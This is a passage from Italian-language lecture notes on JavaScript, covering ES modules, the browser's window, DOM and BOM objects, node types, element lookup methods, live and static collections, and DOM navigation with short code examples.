
Nel documento HTML basta includere lo script principale, dichiarandolo come modulo:

```
<script type="module" src="./script-module.js"></script>
```

JS script-module.js

```
import { Pet, greet as greetPet } from './pet-module.js';
import { greet } from './greet-module.js';

let chuck = new Pet("Chuck", 7);
greetPet(chuck);              // Hello, I'm Chuck
greet("Web Technologies");    // Howdy, Web Technologies
```



Ogni modulo ha il suo scope: `msg` resta privato, passa solo ciò che è esportato e importato.

Due cose da notare. Le variabili `msg` non danno più conflitto, perché ciascuna vive nello **scope del proprio modulo**. E la clausola `as` permette di rinominare un import, risolvendo il conflitto fra le due funzioni `greet` senza toccare i file originali.

I moduli hanno un proprio scope

È questo il punto centrale: ogni modulo ha uno scope suo. Ciò che non viene esportato non è visibile dall'esterno, e ciò che viene importato va indicato esplicitamente. Il vecchio modello, in cui tutti gli script condividevano un unico scope globale, rendeva impossibile riusare codice scritto da altri senza leggerlo per intero a caccia di collisioni.

Altre forme di export e import

Oltre a marcare con `export` ogni dichiarazione, si possono esportare più nomi insieme in fondo al file, e ogni modulo può avere al più un **export predefinito** (`export default`), che si importa senza parentesi graffe e con il nome che si preferisce.

JS geometria.js

```
const PI = 3.14;
function area(r) { return PI * r * r; }

export { PI, area };       // piu' nomi insieme
export default class Circle { // predefinito
  /* ... */
}
```

JS main.js

```
import Circle, { area } from './geometria.js';
                           // default + nominato
import * as geo from './geometria.js';
                           // tutto in un oggetto

area(1);    // 3.14
geo.PI;     // 3.14
```

Cose da sapere sui moduli

- Un modulo è sempre in modalità **strict**, anche senza `"use strict"`; al livello più esterno `this` vale `undefined`.
- Uno script di tipo modulo è **differito**: viene eseguito solo dopo che il documento è stato analizzato, come con l'attributo `defer`.
- Un modulo viene eseguito **una volta sola**, anche se è importato da più file: tutti ricevono le stesse funzioni e variabili.
- Gli import sono in sola lettura: assegnare un valore a `greetPet` nello script solleva un `TypeError`.
- Il percorso dopo `from` è un URL, relativo al file che importa: va scritto per intero, estensione `.js` compresa.

I moduli non funzionano aprendo il file con un doppio clic

Se si apre la pagina direttamente dal disco (indirizzo `file://...`), il browser blocca il caricamento dei moduli per motivi di sicurezza e in console compare un errore CORS. La pagina va servita da un server web, anche solo locale: per esempio con l'estensione *Live Server* di VS Code, oppure con `npx serve` o `python3 -m http.server` lanciati nella cartella del progetto.

RIFERIMENTI

- **The Modern JavaScript Tutorial**
  `https://javascript.info/`
  Parte 1: *Prototypes and inheritance*, *Data types* (5.4–5.7), *Classes* (9.1–9.4, 9.6), *Generators and advanced iteration* (12.1), *Modules* (13.1, 13.2).
- **Eloquent JavaScript** (3ª edizione), Marijn Haverbeke.
  `https://eloquentjavascript.net/`
  Capitoli 6 e 10.
- **JavaScript Reference** — MDN web docs.
  `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference`

JavaScript nel browser

Finora abbiamo studiato il **linguaggio** JavaScript. Il linguaggio però può essere eseguito in **ambienti ospite** (*host environment*) diversi:

- i **web browser**, per i quali JavaScript è stato originariamente creato;
- i **web server**, per esempio tramite il runtime Node.js.

Ogni ambiente ospite fornisce oggetti e funzioni **propri**, in aggiunta a quelli inclusi nel nucleo del linguaggio. In questo capitolo studiamo l'ambiente del browser.

L'ambiente del browser




Figura 7.1: *L'ambiente del browser: il nucleo del linguaggio, il DOM e il BOM.*

L'oggetto window

L'ambiente del browser ha un oggetto «radice» chiamato **window**, che svolge due ruoli:

1. è l'**oggetto globale** per il codice JavaScript;
2. rappresenta la **finestra del browser** e fornisce i metodi per controllarla.


Le funzioni dichiarate a livello globale (e le variabili dichiarate con `var`) diventano proprietà dell'oggetto `window`.

JS window.js

```
let msg = "Hello!";

function greet(name) {
  console.log(`${msg}, ${name}!`);
}

greet("Web Technologies");       // Hello, Web Technologies!
window.greet("window object");   // Hello, window object!
```



`greet` è una proprietà di `window`;
`msg`, dichiarata con `let`, no.

Le variabili dichiarate con `let` e `const` sono anch'esse globali, ma vivono in uno scope separato e **non** diventano proprietà di `window`: `window.msg` vale `undefined`.

Il DOM e il BOM

Il **DOM** (*Document Object Model*) rappresenta il contenuto del documento corrente. L'oggetto `document` è il punto d'ingresso principale alla pagina e fornisce i modi per accedere ai contenuti e modificarli.

dom-primo.html

```
<body>
  <p>Hello!</p>
  <script>
    document.body.style.background = "pink";
    document.querySelector("p").innerText = "Hello DOM!";
  </script>
</body>
```



Sfondo rosa e testo cambiato: il DOM è stato modificato dallo script.

Il **BOM** (*Browser Object Model*) comprende invece gli oggetti aggiuntivi forniti dal browser per lavorare **con il browser stesso**, non con il contenuto del documento.

bom.js

```
// location contiene informazioni sulla URL del documento corrente
console.log(location.href);        // http://localhost:3000/07-JavaScript...

// screen contiene informazioni sul display usato dall'utente
console.log(screen.availWidth);    // 2048

// navigator contiene dettagli sul browser e sulla piattaforma
console.log(navigator.userAgent);  // Mozilla/5.0 (Windows NT 10.0...

// history rappresenta la cronologia di navigazione
history.back();                    // come premere "indietro" nel browser
```

IL DOM

Quando abbiamo studiato i selettori CSS avevamo accennato al fatto che i documenti HTML si possono vedere come **alberi**: parlavamo di discendenti, figli, fratelli. Il DOM **formalizza** quell'intuizione.

- Ogni tag HTML è un oggetto nel DOM.
- I tag annidati sono **figli** di quelli che li racchiudono.
- Anche il **contenuto testuale** di un tag è un oggetto, ed è figlio del tag.
- Gli **attributi** di un tag sono accessibili come proprietà dell'oggetto corrispondente.

```html
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>DOM</title>
  </head>
  <body>
    <table>
      <tbody>
        <tr>
          <th>Exam</th>
          <th>Grade</th>
        </tr>
        <tr>
          <td>
            <a href="/wt">Web T.</a>
          </td>
          <td>30</td>
        </tr>
      </tbody>
    </table>
  </body>
</html>
```




Figura 7.2: *Un documento HTML e il corrispondente albero DOM: in blu gli elementi, in verde i nodi di testo.*

La radice dell'albero è il nodo `document`; sotto di lui c'è l'elemento `<html>`, e da lì tutti gli altri. Si noti che il testo («Exam», «30»…) non è una proprietà del tag che lo contiene, ma un **nodo a sé**, figlio di quel tag.

Spazi e a-capo: i nodi di testo che non si vedono

La figura è una semplificazione. Quando scriviamo HTML andiamo a capo e indentiamo i tag per renderlo leggibile: quegli a-capo e quelle indentazioni sono caratteri come tutti gli altri, e il browser li conserva nel DOM come **nodi di testo**, anche se poi non li mostra.


Nella console e nei disegni questi caratteri invisibili si scrivono con le sequenze di escape delle stringhe JavaScript:

- `\n` è il carattere **a capo** (*newline*), quello che si inserisce premendo Invio;
- `\t` è la **tabulazione** (*tab*), quella che si inserisce premendo Tab per indentare. Se il file è indentato con gli spazi, al suo posto ci sono degli spazi: nei disegni scriviamo comunque `\t` per dire «l'indentazione».

Un nodo `#text \n\t`, quindi, è il testo che si trova fra la fine di un tag e l'inizio del successivo: un a-capo seguito dall'indentazione della riga dopo.

spazi.html

```html
<!DOCTYPE html>
<html>
  <head><meta charset="utf-8">
    <title>JavaScript</title>
  </head>
  <body>
    <p>Hello!</p>
  </body>
</html>
```



Sopra, il contenuto del `<body>` con i caratteri invisibili; sotto, i nodi che ne ricava il browser.


Il `<body>` ha quindi **tre** figli, non uno: il paragrafo, preceduto e seguito da un nodo di testo fatto solo di spazi. Per brevità questi nodi vengono di norma omessi nei disegni (in questa dispensa li mostriamo quando contano), ma esistono sempre: è il motivo per cui `document.body.firstChild` molto spesso non è l'elemento che ci si aspetta, ma un nodo di testo che contiene `"\n\t"`. Lo vedremo bene quando impareremo a navigare l'albero.

I commenti

I commenti HTML non vengono visualizzati dal browser, ma vengono comunque analizzati e aggiunti al DOM come speciali **nodi commento**.

commenti.html

```html
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>JavaScript</title>
  </head>
  <body>
    <!-- Secret -->
    <p>Hello!</p>
  </body>
</html>
```



Il commento è un nodo come gli altri, figlio del `<body>` (qui omettiamo i nodi di soli spazi).

Tipi di nodo

La specifica del DOM definisce 12 tipi di nodo. Nella pratica se ne usano quattro, che nei disegni di questa dispensa hanno sempre lo stesso colore:

Tipo	Rappresenta	Nei disegni
nodo `document`	la radice e il punto d'ingresso del DOM	`document`
nodi *Element*	gli elementi HTML	`<p>`
nodi *Text*	il contenuto testuale, spazi e a-capo compresi	`#text Hello!`
nodi *Comment*	i commenti	`#comment Secret`

TROVARE ELEMENTI

L'oggetto `document` fornisce diversi metodi per selezionare elementi.

trova.html

```html
<ul>
  <li id="a">A</li>
  <li class="foo bar">B</li>
  <li name="c">C</li>
</ul>
<script>
  console.log(document.getElementById("a"));
  console.log(document.getElementsByClassName("foo"));  // HTMLCollection (1)
  console.log(document.getElementsByName("c"));         // NodeList (1)
  console.log(document.getElementsByTagName("li"));     // HTMLCollection (3)
</script>
```

Console

```
<li id="a">A</li>
HTMLCollection [ li.foo.bar ]
NodeList [ li ]
HTMLCollection(3) [ li#a,
  li.foo.bar, li ]
```

I metodi `querySelector(css)` e `querySelectorAll(css)` sono i più versatili, perché prendono in ingresso un **selettore CSS**: tutto ciò che abbiamo imparato nel capitolo sui CSS torna utile qui.

- `querySelector` restituisce solo il **primo** elemento che corrisponde al selettore;
- `querySelectorAll` restituisce una **lista** di corrispondenze;
- tutti i metodi restituiscono `null` quando non trovano nulla.

queryselector.html

```html
<ul>
  <li id="a">A</li> <li class="foo bar">B</li> <li name="c">C</li>
</ul>
<script>
  console.log(document.querySelector("ul > li"));          // primo <li>
  console.log(document.querySelectorAll("ul > li"));       // NodeList (3)
  console.log(document.querySelector("ul > li.myclass")); // null
</script>
```


Console

```
<li id="a">A</li>
NodeList(3) [ li#a, li.foo.bar,
  li ]
null
```

HTMLCollection e NodeList

I metodi che possono trovare più elementi non restituiscono un array, ma una **collezione**. Nelle stampe qui sopra ne compaiono due tipi diversi, `HTMLCollection` e `NodeList`: vale la pena capire bene che cosa li distingue.

- Una `HTMLCollection` contiene **solo elementi** ed è sempre **viva**: riflette in ogni momento lo stato del documento.
- Una `NodeList` può contenere **nodi di qualunque tipo** (anche testo e commenti). Quella di `querySelectorAll` è **statica**: una fotografia del documento nel momento della ricerca.



	HTMLCollection	NodeList
Contiene	solo elementi	nodi di qualunque tipo
La restituiscono	`getElementsByTagName`, `getElementsByClassName`, `children`	`querySelectorAll`, `getElementsByName`, `childNodes`
Si aggiorna da sola?	sì, sempre (viva)	`querySelectorAll`: no (statica); `childNodes` e `getElementsByName`: sì
Ha `forEach`?	no	sì


Entrambe **somigliano** a un array: hanno la proprietà `length`, si accede agli elementi con le parentesi quadre (`lista[0]`) e si possono scorrere con `for...of`. Ma **non sono array**: non hanno `map`, `filter` e gli altri metodi visti nel capitolo 6. Quando servono, si converte la collezione in un vero array con `Array.from(lista)` oppure con lo spread, `[...lista]`.

Esempio 7.1 — Una collezione che cambia da sola

live.html

```html
<a href="/">First link</a>
<script>
  let links = document.getElementsByTagName("a");
  console.log(links);   // HTMLCollection (1)
</script>

<a href="/">Second Link</a> <a href="/">Third Link</a>
<script>
  console.log(links);   // HTMLCollection (3), senza nuova ricerca!
</script>
```



La stessa collezione, in due momenti: si aggiorna mentre il documento cresce.

La variabile `links` non è stata riassegnata, eppure contiene tre elementi: la collezione si è aggiornata da sé.


Per vedere la differenza fra viva e statica basta cercare gli stessi elementi nei due modi e poi modificare il documento (il metodo `append`, che aggiunge un nodo in fondo a un elemento, lo vedremo fra poco):

viva-statica.html

```html
<ul>
  <li>A</li>
  <li>B</li>
</ul>
<script>
  let viva    = document.getElementsByTagName("li"); // HTMLCollection
  let statica = document.querySelectorAll("li");     // NodeList

  // aggiungiamo un terzo <li> alla lista
  document.querySelector("ul").append(document.createElement("li"));

  console.log(viva.length);     // 3: si e' aggiornata da sola
  console.log(statica.length);  // 2: e' una fotografia
</script>
```




Dopo l'`append`: solo la collezione viva vede il nuovo `<li>`.

Cercare dentro un elemento

Quando i metodi di ricerca sono invocati su `document`, cercano nell'**intero** documento HTML. Se gli elementi che ci servono sono discendenti di un altro elemento, può essere più efficiente invocare i metodi di ricerca **sull'elemento antenato**: la ricerca si limita al suo sottoalbero.

ricerca-locale.html

```html
<nav id="sidebar">
  <a href="/">Home</a>
  <a href="/news">News</a>
</nav>
<main>
  <a href="/info">Info</a>
</main>
<script>
  let sidebar = document.getElementById("sidebar");
  let links = sidebar.querySelectorAll("a"); // NodeList(2)
</script>
```



Cercando su `sidebar` si esplora solo il suo sottoalbero: il link in `<main>` non viene trovato.

Riepilogo

Metodo	Cerca per...	Su elementi?	Collez. viva?
`querySelector`	selettore CSS	sì	no
`querySelectorAll`	selettore CSS	sì	no
`getElementById`	attributo id	no	no
`getElementsByName`	attributo name	no	sì
`getElementsByTagName`	nome del tag o `*`	sì	sì
`getElementsByClassName`	attributo class	sì	sì

Quale usare

Nella pratica `querySelector` e `querySelectorAll` coprono praticamente ogni esigenza e hanno il vantaggio di usare la stessa sintassi dei CSS. Gli altri metodi restano utili quando serve una collezione viva, oppure per `getElementById`, che è il più veloce di tutti.

NAVIGARE IL DOM

Gli elementi HTML più esterni sono disponibili anche come proprietà dell'oggetto `document`:

- `document.documentElement` per l'elemento `<html>`;
- `document.head` per l'elemento `<head>`;
- `document.body` per l'elemento `<body>`.

In generale, ogni nodo del DOM contiene riferimenti al proprio **genitore**, ai **fratelli** e ai **figli**, e seguendoli ci si può spostare in tutto l'albero. Questi riferimenti sono in **sola lettura**: servono a muoversi, non a cambiare la struttura.





Figura 7.3: *In alto, le scorciatoie per gli elementi più esterni. In basso, i riferimenti che ogni nodo ha verso genitore, fratelli e figli: i fratelli e i figli possono essere anche nodi di testo e commenti.*

Esempio 7.2 — Navigazione fra nodi

navigazione.html

```
<body>
  <main>
    <h1>Hello DOM!</h1>
    <p>DOM is <em>FUN</em>!</p>
  </main>
  <script>
    console.log(document.body.firstChild.nextSibling);
    // elemento main
    console.log(document.body.childNodes[1]);
    // elemento main
    console.log(document.querySelector("em").parentNode);
    // elemento p
  </script>
</body>
```




L'albero completo, con i nodi di soli spazi: è quello che lo script percorre davvero.

Si noti `firstChild.nextSibling`: il primo figlio di `body` è il nodo di testo che contiene l'a-capo e l'indentazione prima di `<main>`, quindi per arrivare a `<main>` bisogna fare un passo in più verso destra. Per lo stesso motivo `<main>` è in posizione `[1]` di `childNodes`, non in posizione `[0]`.

Navigare fra soli elementi

Spesso vogliamo **ignorare** i nodi di testo e di commento e concentrarci sui soli elementi. Esistono proprietà di navigazione dedicate, che «saltano» tutto ciò che non è un elemento:

Tutti i nodi	Solo elementi
`parentNode`	`parentElement`
`previousSibling`	`previousElementSibling`
`nextSibling`	`nextElementSibling`
`firstChild`	`firstElementChild`
`lastChild`	`lastElementChild`
`childNodes`	`children`



Gli stessi nodi della figura precedente:
i nodi grigi vengono scavalcati.


Ecco la differenza su un caso concreto: lo stesso `<main>` visto prima con `childNodes` e poi con `children`.

solo-elementi.html

```
<main>
  <h1>Hello DOM!</h1>
  <!-- comment -->
  <p>DOM is <em>Fun</em>!</p>
</main>
<script>
  let main = document.querySelector("main");
  console.log(main.childNodes);         // NodeList(7)
  console.log(main.childElementCount);  // 2
  console.log(main.children);           // HTMLCollection(2)
</script>
```

Console

```
NodeList(7) [ #text, h1, #text, <!-- comment -->,
  #text, p, #text ]
2
HTMLCollection { 0: h1, 1: p, length: 2 }
```



I sette `childNodes` di `<main>`: per `children` contano solo i due elementi.

`childElementCount` conta i figli che sono elementi: è l'equivalente di `children.length`.

Usare quasi sempre la colonna di destra

Nella pratica le proprietà `*Element*` sono quelle che si usano: evitano di dover saltare a mano i nodi di testo generati dall'indentazione del sorgente HTML, che sono un dettaglio di formattazione e non contenuto.

La gerarchia delle interfacce

Ogni nodo del DOM è un oggetto JavaScript, e ogni oggetto ha un **tipo**: un elemento `<input>` è un `HTMLInputElement`, un nodo di testo è un `Text`, il documento è un `Document`. Questi tipi si chiamano **interfacce**, e sono organizzati in una **gerarchia di ereditarietà**: ognuno eredita le proprietà e i metodi di quello sopra di lui, e ne aggiunge di propri.




Figura 7.4: *La gerarchia delle interfacce del DOM. La freccia con il triangolo vuoto (la generalizzazione di UML) si legge «è un tipo particolare di».*

Questo non è un albero DOM

Il disegno somiglia a quelli dei paragrafi precedenti, ma dice tutt'altra cosa. L'**albero DOM** descrive come sono annidati i nodi di una certa pagina («chi **contiene** chi»), e cambia da una pagina all'altra. Questo albero descrive invece le **famiglie** di oggetti («chi **è un tipo particolare di** chi»), ed è lo stesso per qualunque pagina: il ramo fra `HTMLElement` e `HTMLInputElement` non vuol dire che un elemento contiene l'altro, ma che **ogni** `HTMLInputElement` **è anche** un `HTMLElement`. È la catena dei prototipi del capitolo 6, vista dall'alto.

Che cosa si eredita


Un `<input>` della pagina è quindi, contemporaneamente, un `HTMLInputElement`, un `HTMLElement`, un `Element`, un `Node` e un `EventTarget`, e ha **tutte** le proprietà di ciascun livello. Per questo può essere usato ovunque ci si aspetti un `Node`: ha tutto quello che ha un nodo, più molto altro.

gerarchia.html

```
<input type="text" value="ciao">
<script>
  let input = document.querySelector("input");

  console.log(input instanceof HTMLInputElement); // true
  console.log(input instanceof HTMLElement);      // true
  console.log(input instanceof Element);          // true
  console.log(input instanceof Node);             // true
  console.log(input instanceof EventTarget);      // true
  console.log(input instanceof Text);             // false

  // proprieta' ereditate da livelli diversi
  console.log(input.value);     // ciao   (HTMLInputElement)
  console.log(input.tagName);   // INPUT  (Element)
  console.log(input.nodeName);  // INPUT  (Node)
</script>
```



Ogni livello aggiunge qualcosa; l'`<input>` ha tutto, dall'alto in basso.

Vale anche il contrario: un oggetto ha **soltanto** le proprietà dei livelli da cui discende. Un nodo di testo è un `Text`, che discende da `CharacterData` e poi da `Node`, ma **non** da `Element`: ha quindi `nodeName` e `childNodes`, ma non `tagName` né `innerHTML`. Leggere su un oggetto una proprietà che non ha non è un errore, in JavaScript: si ottiene semplicemente `undefined`. Lo vedremo subito.


Proprietà dei nodi

Nome e tipo

`nodeName` e `tagName` danno informazioni sul tipo di un nodo. Sono in sola lettura.

nodename.html

```
<body>
  <h1 id="h">Hello <em>DOM!</em></h1>
  <!-- commento -->
  <script>
    let body = document.body;
    console.log(body.firstChild.nodeName);          // #text
    console.log(body.firstChild.tagName);           // undefined
    console.log(body.childNodes[3].nodeName);       // #comment
    console.log(body.firstElementChild.nodeName);   // H1
    console.log(body.firstElementChild.tagName);    // H1
  </script>
</body>
```



`childNodes` di `body`: gli elementi sono intervallati da nodi di testo.

Vediamo le stampe una per una.

- `body.firstChild` è il nodo di testo che sta fra `<body>` e `<h1>`: contiene l'a-capo e i due spazi di indentazione, `"\n  "`. Il `nodeName` di un nodo di testo non è il suo contenuto: vale sempre `"#text"`.
- Lo stesso nodo ha `tagName` uguale a `undefined`. `tagName` è una proprietà di `Element`, e un nodo di testo **non è un elemento**: non ha un tag, quindi non ha un nome di tag. Come visto nella gerarchia, leggere una proprietà che l'oggetto non ha restituisce `undefined`.
- `childNodes[3]` è il commento. Contando da zero: `[0]` il testo, `[1]` l'`<h1>`, `[2]` il testo fra `<h1>` e commento, `[3]` il commento, che ha `nodeName` uguale a `"#comment"`.
- Per un elemento, `nodeName` e `tagName` coincidono: il nome del tag, in **maiuscolo** (`"H1"`) per i documenti HTML.

Nodo	nodeName	tagName
elemento `<h1>`	`"H1"`	`"H1"`
nodo di testo	`"#text"`	`undefined`
commento	`"#comment"`	`undefined`
`document`	`"#document"`	`undefined`


In sintesi: `nodeName` esiste per **ogni** nodo (è di `Node`), `tagName` solo per gli elementi (è di `Element`).

Attributi

